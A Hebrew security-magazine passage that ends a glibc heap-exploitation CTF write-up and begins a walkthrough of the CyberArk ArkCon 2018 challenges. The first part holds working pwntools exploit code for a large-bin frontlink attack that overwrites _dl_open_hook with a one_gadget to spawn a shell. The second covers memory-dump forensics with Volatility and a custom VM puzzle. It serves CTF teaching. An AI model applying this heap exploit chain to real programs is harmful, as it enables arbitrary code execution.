free_it(0)

info("hijack unsorted bin")
## controlled chunk is #1 which is our leaked heap chunk
controlled = chunk1_addr + 0x10
chunk0_addr = heap_base
write_it(0, fit(chunk(base=chunk0_addr+0x10, offset=-0x10, bk=controlled)),
base=chunk0_addr+0x10)
alloc_it(3)
```

הפלט:

```
[*] populate unsorted bin
[+] alloc 0
[+] alloc 1
[+] free 0
[*] hijack unsorted bin
[+] craft chunk(0x561f45b1a000): bk=0x561f45b1a320
[+] write 0:
    561f45b1a010  61 61 61 61  62 61 61 61  20 a3 b1 45  1f 56 00 00  |aaaa|baaa| ··E|·V··|
    561f45b1a020
[+] alloc 3
```

בקטע הקוד לעיל הקצינו שתי פיסת ושחררנו את הראשונה מה שגרר את הכנסתה לתא הבלתי ממוין. לאחר מכן דרסנו את המצביע bk במבנה malloc_chunk של הפיסה הזו שנמצא 0x10 בתים לפני הכתובת שהוחזרה למשתמש בתא 0 במערך (offset=-0x10). כאשר ביצענו הקצאה נוספת המנגנון הוציא את הפיסה מהתא הבלתי ממוין (החזיר למשתמש) והמשתנה bk בראש התא הבלתי ממוין עודכנה עם הערך שהיה כתוב ב-bk של הפיסה שהוצאה.

כעת המצביע bk של התא הבלתי ממוין מצביע לאיזור בשליטתנו שנגיש לנו דרך המצביע בתא 1 במערך. אנו נזייף רשימה של פיסות, הראשונה עם גודל 0x400, מכיוון שגודל זה יאוחסן בתא גדול, ולאחר מכן פיסה נוספת עם גודל 0x310. כאשר נגרום לבקשה נוספת להקצאה בגודל 0x300 הפיסה הראשונה תמוין ותוכנס לתא גדול והשנייה תוחזר מיידת למשתמש.

```
info("populate large bin")
write_it(1, fit(merge_dicts(
        chunk(base=controlled, offset=0x0, size=0x401, bk=controlled+0x30),
        chunk(base=controlled, offset=0x30, size=0x311, bk=controlled+0x60),
    )))
alloc_it(3)
```

הפלט:

```
[*] populate large bin

[+] craft chunk(0x561f45b1a320): size=0x401 bk=0x561f45b1a350
[+] craft chunk(0x561f45b1a350): size=0x311 bk=0x561f45b1a380
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  01 04 00 00  00 00 00 00  |aaaa|baaa|····|····|
    561f45b1a330  65 61 61 61  66 61 61 61  50 a3 b1 45  1f 56 00 00  |eaaa|faaa|P··E|·V··|
    561f45b1a340  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  |iaaa|jaaa|kaaa|laaa|
    561f45b1a350  6d 61 61 61  6e 61 61 61  11 03 00 00  00 00 00 00  |maaa|naaa|····|····|
    561f45b1a360  71 61 61 61  72 61 61 61  80 a3 b1 45  1f 56 00 00  |qaaa|raaa|···E|·V··|
    561f45b1a370
[+] alloc 3
```

מושלם! הכנסנו פיסה בשליטתנו לתא גדול. זה הזמן להשחית את הפיסה! נפנה את השדות bk וbk_nextsize של הפיסה מעט לפני _dl_open_hook ונכניס עוד כמה פיסות מזוייפות לתא הבלתי ממוין. הפיסה הראשונה תהיה הפיסה שאנו רוצים ש-_dl_open_hook יצביע אליה, על כן גודלה צריך להיות יותר מ-0x400 אך קטן מספיק כדי להשתייך לאותו תא גדול כמו הפיסה הקודמת, כלומר 0x410. הפיסה הבאה תהיה מגודל 0x310 על מנת שתוחזר למשתמש ברגע שתיעשה בקשה להקצאה בגודל 0x300. כמובן שפיסה זו תוחזר למשתמש רק לאחר שהפיסה בגודל 0x410 תוכנס לתא הגדול.

```
info("frontlink attack: hijack _dl_open_hook
({:#x})".format(libc.symbols['_dl_open_hook']))
write_it(1, fit(merge_dicts(
  chunk(base=controlled, offset=0x0,
    size=0x401,
    ## we don't have to use both fields to overwrite _dl_open_hook
    ## one is engough, but both must point to a writeable address
    bk=libc.symbols['_dl_open_hook'] - 0x10,
    bk_nextsize=libc.symbols['_dl_open_hook'] - 0x20),
  chunk(base=controlled, offset=0x60, size=0x411, bk=controlled + 0x90),
  chunk(base=controlled, offset=0x90, size=0x311, bk=controlled + 0xc0),
  )), base=controlled)
alloc_it(3)
```

והפלט הוא:

```
[*] frontlink attack: hijack _dl_open_hook (0x7f3708f922e0)
[+] craft chunk(0x561f45b1a320): size=0x401 bk=0x7f3708f922d0 bk_nextsize=0x7f3708f922c0
[+] craft chunk(0x561f45b1a380): size=0x411 bk=0x561f45b1a3b0
[+] craft chunk(0x561f45b1a3b0): size=0x311 bk=0x561f45b1a3e0
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  01 04 00 00  00 00 00 00  |aaaa|baaa|····|····|
    561f45b1a330  65 61 61 61  66 61 61 61  d0 22 f9 08  37 7f 00 00  |eaaa|faaa|·"··|7···|
    561f45b1a340  69 61 61 61  6a 61 61 61  c0 22 f9 08  37 7f 00 00  |iaaa|jaaa|·"··|7···|
    561f45b1a350  6d 61 61 61  6e 61 61 61  6f 61 61 61  70 61 61 61  |maaa|naaa|oaaa|paaa|
    561f45b1a360  71 61 61 61  72 61 61 61  73 61 61 61  74 61 61 61  |qaaa|raaa|saaa|taaa|
    561f45b1a370  75 61 61 61  76 61 61 61  77 61 61 61  78 61 61 61  |uaaa|vaaa|waaa|xaaa|
    561f45b1a380  79 61 61 61  7a 61 61 62  11 04 00 00  00 00 00 00  |yaaa|zaab|····|····|
    561f45b1a390  64 61 61 62  65 61 61 62  b0 a3 b1 45  1f 56 00 00  |daab|eaab|···E|·V··|
    561f45b1a3a0  68 61 61 62  69 61 61 62  6a 61 61 62  6b 61 61 62  |haab|iaab|jaab|kaab|
    561f45b1a3b0  6c 61 61 62  6d 61 61 62  11 03 00 00  00 00 00 00  |laab|maab|····|····|
    561f45b1a3c0  70 61 61 62  71 61 61 62  e0 a3 b1 45  1f 56 00 00  |paab|qaab|···E|·V··|
    561f45b1a3d0
[+] alloc 3
```

הקצאה זו דרסה את הערך של _dl_open_hook עם הכתובת controlled+0x60 - כלומר הכתובת של הפיסה המזוייפת בגודל 0x410.

לסיום, הגיע הזמן להשתלט על זרימת התכנית. אנו משכתבים את המידע שנמצא בהיסט 0x60 של הפיסה בשליטתנו (כלומר הכתובת אליה מצביע _dl_open_hook) עם one_gadget - כתובת בזכרון שכאשר התכנית קופצת אליה תתבצע הפקודה ("exec("/bin/bash - ולאחר מכן כותבים גודל בלתי תקין לפיסה הבאה בתא הבלתי ממוין. לסיום אנו גורמים לבקשה להקצאה. מנגנון ההקצאות מזהה את הגודל הבלתי תקין כבעיה (נכשל בבדיקת נאותות) ומנסה לעצור את ריצת התכנית. תהליך עצירת ריצת התכנית קורא ל-_dl_open_hook->dlopen_mode שאנחנו דרסנו עם הכתובת של ה-one_gadget וכך אנו משיגים גישה ל-shell ☺

```
ONE_GADGET = libc.address + 0xf1651
info("set _dl_open_hook->dlmode = ONE_GADGET ({:#x})".format(ONE_GADGET))
info("and make the next chunk removed from the unsorted bin trigger an error")
write_it(1, fit(merge_dicts(
  {0x60:ONE_GADGET},
  chunk(base=controlled, offset=0xc0, size=-1),
)), base=controlled)

info("cause an exception - chunk in unsorted bin with bad size, trigger _dl_open_hook->dlmode")
alloc_it(3)

r.recvline_contains('malloc(): memory corruption')
r.sendline('cat flag')
info("flag: {}".format(r.recvline()))
```

הפלט:

```
[*] set _dl_open_hook->dlmode = ONE_GADGET (0x7f3708cbd651)
[*] and make the next chunk removed from the unsorted bin trigger an error
[+] craft chunk(0x561f45b1a3e0): size=-0x1
[+] write 1:
    561f45b1a320  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    561f45b1a330  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  |eaaa|faaa|gaaa|haaa|
    561f45b1a340  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  |iaaa|jaaa|kaaa|laaa|
    561f45b1a350  6d 61 61 61  6e 61 61 61  6f 61 61 61  70 61 61 61  |maaa|naaa|oaaa|paaa|
    561f45b1a360  71 61 61 61  72 61 61 61  73 61 61 61  74 61 61 61  |qaaa|raaa|saaa|taaa|
    561f45b1a370  75 61 61 61  76 61 61 61  77 61 61 61  78 61 61 61  |uaaa|vaaa|waaa|xaaa|
    561f45b1a380  51 d6 cb 08  37 7f 00 00  62 61 61 62  63 61 61 62  |Q···|7···|baab|caab|
    561f45b1a390  64 61 61 62  65 61 61 62  66 61 61 62  67 61 61 62  |daab|eaab|faab|gaab|
    561f45b1a3a0  68 61 61 62  69 61 61 62  6a 61 61 62  6b 61 61 62  |haab|iaab|jaab|kaab|
    561f45b1a3b0  6c 61 61 62  6d 61 61 62  6e 61 61 62  6f 61 61 62  |laab|maab|naab|oaab|
    561f45b1a3c0  70 61 61 62  71 61 61 62  72 61 61 62  73 61 61 62  |paab|qaab|raab|saab|
    561f45b1a3d0  74 61 61 62  75 61 61 62  76 61 61 62  77 61 61 62  |taab|uaab|vaab|waab|
    561f45b1a3e0  78 61 61 62  79 61 61 62  ff ff ff ff  ff ff ff ff  |xaab|yaab|····|····|
    561f45b1a3f0
[*] cause an exception - chunk in unsorted bin with bad size, trigger _dl_open_hook->dlmode
[+] alloc 3
[*] flag: 34C3_but_does_your_exploit_work_on_1710_too
```

ובזה תם ונשלם הטקס.

מילות סיכום

בעיות האבטחה במנגנון ההקצאות של הספריה הסטנדרטית לשפת C מבית גנו הן מעיין נובע. הגישה של שמירת מטא-נתונים (נתונים המשמשים את המנגנון עצמו) בתוך הפיסות עצמן מציגות אינספור הזדמנויות לתוקפים (ראו את המנגנון החדש tcache שיצא לא מזמן בגרסא 2.26). ואפילו בעיות ישנות, כפי שראינו היום, אינן נפתרות. הן פשוט נשארות שם, מרחפות בחלל הפנוי, מחכות לכל שימוש אחר שחרור או גלישה. אולי זה הזמן לשנות את העיצוב של הספריה או להחליף את כל הספריה לחלוטין. שיעור חשוב נוסף שלמדנו היום הוא תמיד לבדוק את הפרטים הקטנים. אמנם לקרוא את קוד המקור או את הקוד הבינארי דורשים אומץ ונחישות, אך זכרו שאלי המזל מאירים פנים לאמיצים. בדקו חזור ובדוק את ההגנות (mitigation) שיצרנים מוסיפים לקוד שלהם. קראו מחדש את הפרסומים הישנים. ישנם דברים שאולי נראו חסרי תועלת בזמנם ומקומם, אבל כיום ערכם לא יסולא בפז. העבר, כמו העתיד, צופן בחובו הפתעות לרוב.

הגרסא המקורית של המאמר פורסמה באנגלית במגזין PoC||GTFO בגליון 18 אשר פורסם החודש. וניתנת להורדה מהקישור הבא:

https://www.alchemistowl.org/pocorgtfo/pocorgtfo18.pdf

על המחבר

בן 27, מתגורר בתל אביב, לא מעשן. בימי שמש יפים ניתן למצוא אותו נתלה מהרגליים בקיר הטיפוס הקרוב למקום מגוריו. חובב שירה ואקספלויטציה, לאו דווקא בסדר הזה.

פתרון אתגרי ArkCon 2018


מאת תומר זית

הקדמה

חברת CyberArk פרסמה ארבעה אתגרים לקראת אירוע ה-ArkCon שאירחה ב-24/4/2018. פותרי האתגרים נכונה זכו בכניסה להרצאה של אלכס יונסקו. ארבעת האתגרים, שנכתבו על ידי צוות CyberArk Labs, עוסקים בבעיות שפתרונן דורש ידע וסט יכולות שחוקרי אבטחת מידע צריכים לשאת באמתחתם על מנת להתגבר על אתגרי היומיום.

במהלך האירוע פורסם גם אתגר לבאי הכנס, שם הוענקו אוזניות Apple AirPods לפותרים המהירים ביותר.

שלב ראשון - d0nald



באתגר זה אנחנו מקבלים Memory Dump ודרכו נצטרך לשחזר את הדגל. אשתמש הרבה ב-HexRays כדי להסביר בצורה יותר ברורה וקריאה את תהליך התוכנית (המטרה באתגר זה הייתה פחות רברסינג ויותר פורנזיקה).

נתחיל בלהבין מה המערכת הפעלה שבה התבצע ה-Memroy Dump. הדרך לעשות זאת די קלה - כאשר נפתח אותו עם windbg נראה פרטים על מערכת ההפעלה שבה הוא נוצר:

```
Comment: 'File was converted with Volatility'

************ Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 10240 UP Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 10240.17443.x86fre.th1.170602-2340
```

כלומר מערכת ההפעלה היא Win10x86. כעת, משאנחנו יודעים מה היא מערכת ההפעלה של ה-Memory Dump נבדוק מה התהליכים שרצו בזמן יצירת ה-Memory Dump.

בשביל זה נשתמש ב-Volatility עם הפקודה:

```
volatility --profile=Win10x86 -f donald.dmp pslist
```

ממש בסוף רשימת התהליכים נמצא תהליך מעניין בשם DonaldDump.exe עם המזהה 5500. נשתמש בפקודה הבאה על מנת לחלץ אותו מה-Memory Dump:

```
volatility --profile=Win10x86 -f donald.dmp procdump --pid 5500 --dump-dir ./
```

יש לנו את התהליך, בואו נחקור אותו מעט ב-IDA להבין איך הוא עובד ואיך להשיג איתו או בעזרתו את הדגל.

פונקציית Decrypt מספר 1 (נקרא לה DecryptString1):

```
1int __cdecl DecryptString1(char *Str, int a2, int a3, int a4)
2{
3  int result; // eax@4
4  signed int v5; // [esp+0h] [ebp-8h]@1
5  signed int i; // [esp+4h] [ebp-4h]@1
6
7  v5 = strlen(Str);
8  for ( i = 0; i < v5; ++i )
9    *(_BYTE *)(i + a4) = (*(char *)(i + a3) + *(char *)(i + a2) + Str[i]) / 3;
10 result = v5 + a4;
11 *(_BYTE *)(v5 + a4) = 0;
12 return result;
13}
```

פונקציית Decrypt מספר 2 (נקרא לה DecryptString2):

```
1  BYTE *__cdecl DecryptString2(char *out1, char *RegValue)
2{
3  size_t v3; // [esp+10h] [ebp-24h]@6
4  BYTE *v4; // [esp+14h] [ebp-20h]@6
5  size_t v5; // [esp+18h] [ebp-1Ch]@6
6  size_t i; // [esp+1Ch] [ebp-18h]@3
7  int v7; // [esp+20h] [ebp-14h]@3
8  size_t v8; // [esp+24h] [ebp-10h]@1
9  char *v9; // [esp+28h] [ebp-Ch]@1
10  unsigned int j; // [esp+2Ch] [ebp-8h]@6
11
12  v8 = strlen(out1);
13  v9 = (char *)malloc((v8 >> 1) + 1);
14  v9[v8 >> 1] = 0;
15  if ( v8 % 2 )
16    return 0;
17  v7 = 0;
18  for ( i = 0; i < v8 >> 1; ++i )
19  {
20    v9[i] = (out1[v7 + 1] % 32 + 9) % 25 + 16 * ((out1[v7] % 32 + 9) % 25);
21    v7 += 2;
22  }
23  v5 = strlen(v9);
24  v3 = strlen(RegValue);
25  v4 = malloc(v5 + 1);
26  v4[v5] = 0;
27  for ( j = v5 - 1; (j & 0x80000000) == 0; --j )
28  {
29    if ( (unsigned __int8)v9[j] == RegValue[j % v3] )
30      v4[j] = RegValue[j % v3];
31    else
32      v4[j] = RegValue[j % v3] ^ ((signed int)(unsigned __int8)v9[j] >> (v5 % 4 + 1));
33  }
34  return v4;
35}
```

בתחילת התוכנית יש לולאה שרצה 5 פעמים ומוציאה בייטים מאופסטים שונים בזיכרון התוכנית explorer.exe:

```
140   for ( i = 0; i < 5; ++i )
141     v24[i] = ReadProcByteFromOffset(explorer, offsets[i]);
```

האופסטים:

```
.data:00EA4000 offsets         dd 2F7h, 58h, 0CCh, 56h, 66h ; DATA XREF: sub_EA1400+1C5↑r
```

בשביל לדעת מה היה באותה עת באופסטים האלה בקובץ explorer.exe נצטרך להוציא אותו גם מה-Memory Dump:

```
volatility --profile=Win10x86 -f donald.dmp procdump --pid 2420 --dump-dir ./
```

לעצלנים כמוני הנה שורה אחת ב-Python שמוציאה את חמשת הבייטים מהקובץ exporer.exe שחילצנו:

```
root@kali:~/thearkcon# python -c "print bytearray([open('executable.2420.exe', 'rb').read(i+1)[-1]
for i in (0x2F7, 0x58, 0xCC, 0x56, 0x66)])"
BaEgu
```

כעת נקראת הפונקציה DecryptString1 כדי לייצר את מיקום הקובץ שאותו התוכנית תקרא:

```
148  DecryptString1(key00, (int)key01, (int)key02, (int)&FileName);
149  hFile = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
150  if ( hFile == (HANDLE)-1 )
151    return 1;
152  ReadFileBufferSize = GetFileSize(hFile, 0);
153  v9 = ReadFileBufferSize == 0;
154  if ( ReadFileBufferSize == 0 && ReadFileBufferSize <= 0xFF )
155    return 1;
156  if ( !ReadFile(hFile, Buffer, 0xFFu, 0, 0) )
157    return 1;
158  v8 = ReadFileBufferSize;
159  if ( ReadFileBufferSize >= 0xFF )
160    AntiDebug1();
161  Buffer[v8] = 0;
162  if ( strlen(Buffer) <= Size )
163    strcpy(FileReadBufferCopy, Buffer);
164  CloseHandle(hFile);
```

מיקום הקובץ הוא **C:\ Mega_Tree.txt** (נגלה כשנשים Breakpoint על CreateFileA וניקח את מיקום הקובץ מה-Stack):

```
Default (stdcall)                                          5  Unlocked
1: [esp+4] 0019F5E0 "C:\\Mega_Tree.txt"
2: [esp+8] 80000000
3: [esp+C] 00000001
4: [esp+10] 00000000
0019F57C  00EA16A4  return to donalddump.00EA16A4 from ???
0019F580  0019F5E0  "C:\\Mega_Tree.txt"
0019F584  80000000
```

נשתמש שוב ב-Volatility כדי לחלץ את הקובץ הזה מהזיכרון:

```
volatility -f donald.dmp --profile=Win10x86 dumpfiles -r txt$ -i -n -D
dumpfiles/ -u
```

```
root@kali:~/thearkcon# volatility -f donald.dmp --profile=Win10x86 dumpfiles -r txt$ -i -n -D dumpfiles/ -u
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0xa51266b0   5284   \Device\HarddiskVolume1\Mega_Tree.txt
SharedCacheMap 0xa51266b0   5284   \Device\HarddiskVolume1\Mega_Tree.txt
```

הטקסט שנקרא מהקובץ משמש מייד לאחר מכן כמפתח שלישי לפונקציה DecryptString1:

```
166  DecryptString1(key10, (int)lpBuffer, (int)FileReadBufferCopy, (int)out1);
```

המפתח השני הוא lpBuffer והוא נוצר מוקדם יותר על-ידי הפונקציה GlobalGetAtomA...

```
145  LoadLibraryA(LibFileName);
146  v14 = 0xC068u;
147  GlobalGetAtomNameA(0xC068u, lpBuffer, Size + 1);
```

בדיוק כמו בפעמים הקודמות נצטרך להשיג את ה-AtomName מהקונטקסט בזמן ה-MemoryDump.

ושוב Volatility בא לעזרתנו:

```
volatility --profile=Win10x86 -f donald.dmp atomscan  | grep 0xc068
```

```
root@kali:~/thearkcon# volatility --profile=Win10x86 -f donald.dmp atomscan  | grep 0xc068
Volatility Foundation Volatility Framework 2.6
0x8ff60700 0x9e2435b0     0xc068      1      0 6eCh#=hr+&+>5yH[{5BF;=5:bL:/#'%J1,821+.z0m2B6E($
```

כעת התוכנית לוקחת ערך מה-Registry במפתח HKEY_LOCAL_MACHINE\SOFTWARE\Meeseeks_Box עם השם LookAtMe:

```
DecryptString1(key20, (int)key21, (int)key22, (int)&RegKeyName);
DecryptString1(key30, (int)key31, (int)key33, (int)&RegValueName);
RegGetValueA(0x80000002, &RegKeyName, &RegValueName, 0xFFFF, 0, &RegValue, &v3);
Str1 = (char *)malloc(Size);
v2 = DecryptString2(out1, &RegValue);         // Using The Regvalue (Known) and the decrypted string to create the flag. (maybe)
```

עם הערך שנמצא במיקום הזה ב-Registry והערכים שיצא לנו מ-Decryption של כל הנתונים האחרים, התוכנית משתמשת בתור מפתחות לפונקצית ה-Decryption DecryptString2. בשביל להשיג את ערך ה-Registry נשתמש שוב ב-Volatility:

```
volatility --profile=Win10x86 -f donald.dmp printkey -K "Meeseeks_Box"
```

```
root@kali:~/thearkcon# volatility --profile=Win10x86 -f donald.dmp printkey -K "Meeseeks_Box"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \SystemRoot\System32\Config\SOFTWARE
Key name: Meeseeks_Box (S)
Last updated: 2018-03-26 11:47:10 UTC+0000

Subkeys:

Values:
REG_SZ        I'm Mr.Meeseeks : (S)
REG_SZ        LookAtMe        : (S) wub4_lub4_dub_dub
```

יש לנו את כל הנתונים שאנחנו צריכים, נכתוב סקריפט בפייתון שיבצע את אותה הפונקציונליות כמו התוכנית, כלומר נתרגם את פונקציות ה-Decryption לפייתון ונשתמש בכל הערכים שהשגנו מהקונטקסט של ה-Memory Dump:

```
v26 = bytearray("d9i?Ta-
\x1fQCnB\x7f>Gn\x03cQVtXcW\x1do_aP9~Sr.YpQsN7{\x1a\x07\x11\x0ca&d")
explorer_mem = bytearray("BaEgu")


def sub_EA1930(a1, a2):
    result = bytearray()
    for i in xrange(len(a1)):
        result.append(a2[i % len(a2)] ^ a1[i])
    return result


def decrypt_string_1(a1, a2, a3):
    result = bytearray()
    for i in xrange(len(a1)):
        result.append((a3[i] + a2[i] + a1[i]) / 3)
    return result
```

```
def decrypt_string_2(a1, a2):
    v8 = len(a1)
    v9 = bytearray()
    if v8 % 2:
        return 0
    j = 0
    for i in xrange(v8 / 2):
        v9.append(((a1[j + 1] % 32 + 9) % 25 + 16 * ((a1[j] % 32 + 9) %
25)) % 0xFF)
        j += 2
    v5 = len(v9)
    v3 = len(a2)
    result = bytearray()

    for j in xrange(v5 - 1, -1, -1):
        if v9[j] == a2[j % v3]:
            result.append(a2[j % v3])
        else:
            result.append(a2[j % v3] ^ (v9[j] >> (v5 % 4 + 1)))
    return bytearray(reversed(result))


key10 = sub_EA1930(v26, explorer_mem)
out1 = decrypt_string_1(key10,
bytearray("6eCh#=hr+&+>5yH[{5BF;=5:bL:/#'%J1,821+.z0m2B6E($"),
                        bytearray("Fl!oO6{cA49;$W(!U;'?4,>&Y)*CH)>
:!5>8;?g'G+kw.$K"))

print decrypt_string_2(out1, bytearray("wub4_lub4_dub_dub"))
```

לאחר שנריץ את סקריפט נקבל את הדגל: ArkCon{VMs_m1nd_blow3r5} .

שלב שני - NoWare

אתגר זה הוא אתגר VM, כלומר יש לנו שפת מכונה כלשהי שהמימוש שלה בנוי בפייתון ואנחנו אמורים להבין כיצד עובדת השפה ולאחר מכן להשתמש בשפה כדי להוציא את הדגל.

כשנוריד את הקובץ **NoWare.py** נקבל את קטע הקוד הבא:

```
from sys import stdout as s_out
from hexdump import hexdump
import socket, sys
from thread import start_new_thread

class machine():
    def __init__(self):
        self.stack = [1234, 5678, 943]
        self.reg = [0] * 8
        self.flags = [False] * 6
        self.code = [0x0207002d, 0x02020003, 0x09050500, 0x01040700, 0x05040500,
                     0x04060400, 0x14060000, 0x03040600, 0x14050000, 0x0b050200,
                     0x10000003]
        self.mem = [0xcc] * 32 + map(ord, "I'll do what xnt tell me") + [0x41,
0x72, 0x6b, 0x43, 0x6f, 0x6e, 0x7b, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a,
0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x7d] + [0xcc] * 175
        self.ip = 0
        self.opcodes = {?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?,
?, ?, ?, ?}

    def execute(self, conn):
            ???

    def get_state(self):
        output = ''
        output += "\n\nRegisters:\n"
        output +=  "-" * 120 + "\n"
        for i in range(0, len(self.reg), 2):
            output +=  "r%02d=0x%08x\tr%02d=0x%08x\n" % (i, self.reg[i], i+1,
self.reg[i+1])

        output +=  "\n\nStack:\n"
```

```
        output +=  "-" * 120 + "\n"
        output += hexdump(''.join(map(lambda x: chr(int(x, 16)), [item for
sublist in [[a[i:i+2] for i in range(0, len(a), 2)] for a in map(lambda x:
hex(x)[2:], self.stack)] for item in sublist])), 'return')

        output +=  "\n\nMemory:\n"
        output +=  "-" * 120 + "\n"
        output += hexdump(''.join(map(lambda x: chr(int(x, 16)), [item for
sublist in [[a[i:i+2] for i in range(0, len(a), 2)] for a in map(lambda x:
hex(x)[2:], self.mem[:32])] for item in sublist])), 'return')

        output +=  "\n\nOutput:\n"
        output +=  "-" * 120 + "\n"
        output +=  ''.join(map(chr,self.mem[32:56])) + '\n'
        return output

def client_thread(conn):
        conn.send("Welcome to the Server.\n")
        conn.send("Please enter your code as a hex string\n")
        input_hex = conn.recv(1024).strip()
        try:
            shellcode = [int(i,16) for i in [input_hex[i:i+8] for i in range(0,
len(input_hex), 8)]]
        except:
            conn.send("[!] ERROR: Please enter a hex string\n")
            conn.close()
            return

        m = machine()
        m.code = m.code + shellcode
        m.execute(conn)
        reply = m.get_state()
        conn.sendall(reply)
        conn.close()

if __name__ == "__main__":

    HOST = ''
    PORT = 7070

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.bind((HOST, PORT))
    except socket.error, msg:
        sys.exit()

    s.listen(10)

    while True:
        conn, addr = s.accept()
        start_new_thread(client_thread, (conn,))

    s.close()
```

מהקוד אנחנו מבינים שמבנה הזיכרון בזמן ריצת התוכנית הוא 32 * **0xCC** לאחר מכן המחרוזת " I'll do what xnt tell me" ואז הדגל.

```
In [1]: bytearray([0x41, 0x72, 0x6b, 0x43, 0x6f, 0x6e, 0x7b, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0
   ...: x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x2a, 0x7d] )
Out[1]: bytearray(b'ArkCon{**************}')
```

עוד נתון שאנחנו מבינים מהקוד זה שכל פקודה בנויה מ-Int32 כלומר מספר בגודל 32 בתים. ה-Opcodes לא ידועים לנו וכך גם הפרמטרים שלהם ודרך הרצת הקוד.

כעת, מה שנשאר לנו זה להבין מה גודלו של Opcode, מה גודלם של הפרמטרים שלו, איזה Opcode אחראי לקחת מהזיכרון ולשים ב-Register, איזה Opcode אחראי לקחת מ-Register ולשים בזיכרון ואיזה Opcode מאפשר לנו לשנות את ערך ה-Register או להגדיל אותו כדי שנוכל לשלוט במקום שאליו\ממנו אנחנו נעתיק את הנתונים.

הדרך שלי למצוא את ה-Opcode-ים האלה הייתה מאוד פשוטה, יצרתי פקודה שאני לא בדיוק יודע מה היא תעשה 0x01010101 והתחלתי להגדיל את הבייט הראשון כלומר 0x02010101 אם אני רואה שנכתב ל-Register 0x01 אני מבין שזה Opcode כתיבה ל-Register , אם אני רואה שנכתב לזיכרון למקום 0x01 אני מבין שזה Opcode כתיבה לזיכרון, וככה אני ממשיך גם לבייטים האחרים בשביל להבין יותר לעומק מה קורה מאחורי הקלעים (למשל במקרה של העברה מ-Register ל-Register אני אצטרך פרמטרים שונים כדי שיהיה Register שאני לוקח ממנו ו-Register שאני מעביר אליו).

כשהכנסנו את הקלט **01010101** ראינו את הנתונים הבאים:

```
Registers:
------------------------------
--
r00=0x00000000  r01=0x00000000
r02=0x00000003  r03=0x00000000
r04=0x0000002f  r05=0x00000003
r06=0x00000075  r07=0x0000002d
```

וכשהכנסנו את הקלט **02010101** ראינו את הנתונים הבאים:

```
Registers:
------------------------------
--
r00=0x00000000  r01=0x00000101
r02=0x00000003  r03=0x00000000
r04=0x0000002f  r05=0x00000003
r06=0x00000075  r07=0x0000002d
```

מה שאומר שה-Opcode הוא 0x02 והוא אחראי על אתחול Register הפרמטר הראשון בגודל בייט אחד במקרה הזה מצביע על ה-Register **r01** והפרמטר השני בגודל 2 בייטים והוא **0x0101** (הערך שיאותחל ב-Register **r01**).

אחרי שמצאנו את ה-Opcodes שהיינו צריכים והבנו שגודל ה-Opcode הוא בייט וגודל כל פרמטר שהוא מקבל הוא בייט עד 2 בייטים, נשאר לנו רק לכתוב קוד שיפתור בשבילנו את האתגר:

```python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('thearkcon.com', 7070))
for i in xrange(2):
    s.recv(1024)
```

```
code = []
for i in xrange(24):
    memory_index = "020100%02x" % (0x38 + i)
    read_mem = "04020100"
    output_index = "020000%02x" % (0x20 + i)
    write_output = "03000200"
    code.extend([output_index, memory_index, read_mem, write_output])

print "".join(code)
s.sendall("".join(code))
print s.recv(1024)
```

בקוד אנחנו מתחברים לשרת האתגר בפורט 7070, מייצרים לנו Machine Code שמעביר תו מהזיכרון לרגיסטר ומרגיסטר בחזרה לזיכרון (output).

הנה דוגמה עם איטרציה אחת של הלולאה (מתוך 24 איטרציות):

- 02000020 -> מאתחל את הרגיסטר **r00** עם הערך **0x0020**
- 02010038 -> מאתחל את הרגיסטר **r01** עם הערך **0x0038**
- 04020100 -> מעתיק בייט לרגיסטר **r02** מהזיכרון ב-offset עם הערך של רגיסטר **r01**
- 03000200 -> מעתיק בייט לזיכרון ב-offset עם הערך של רגיסטר **r00** מרגיסטר **r02**

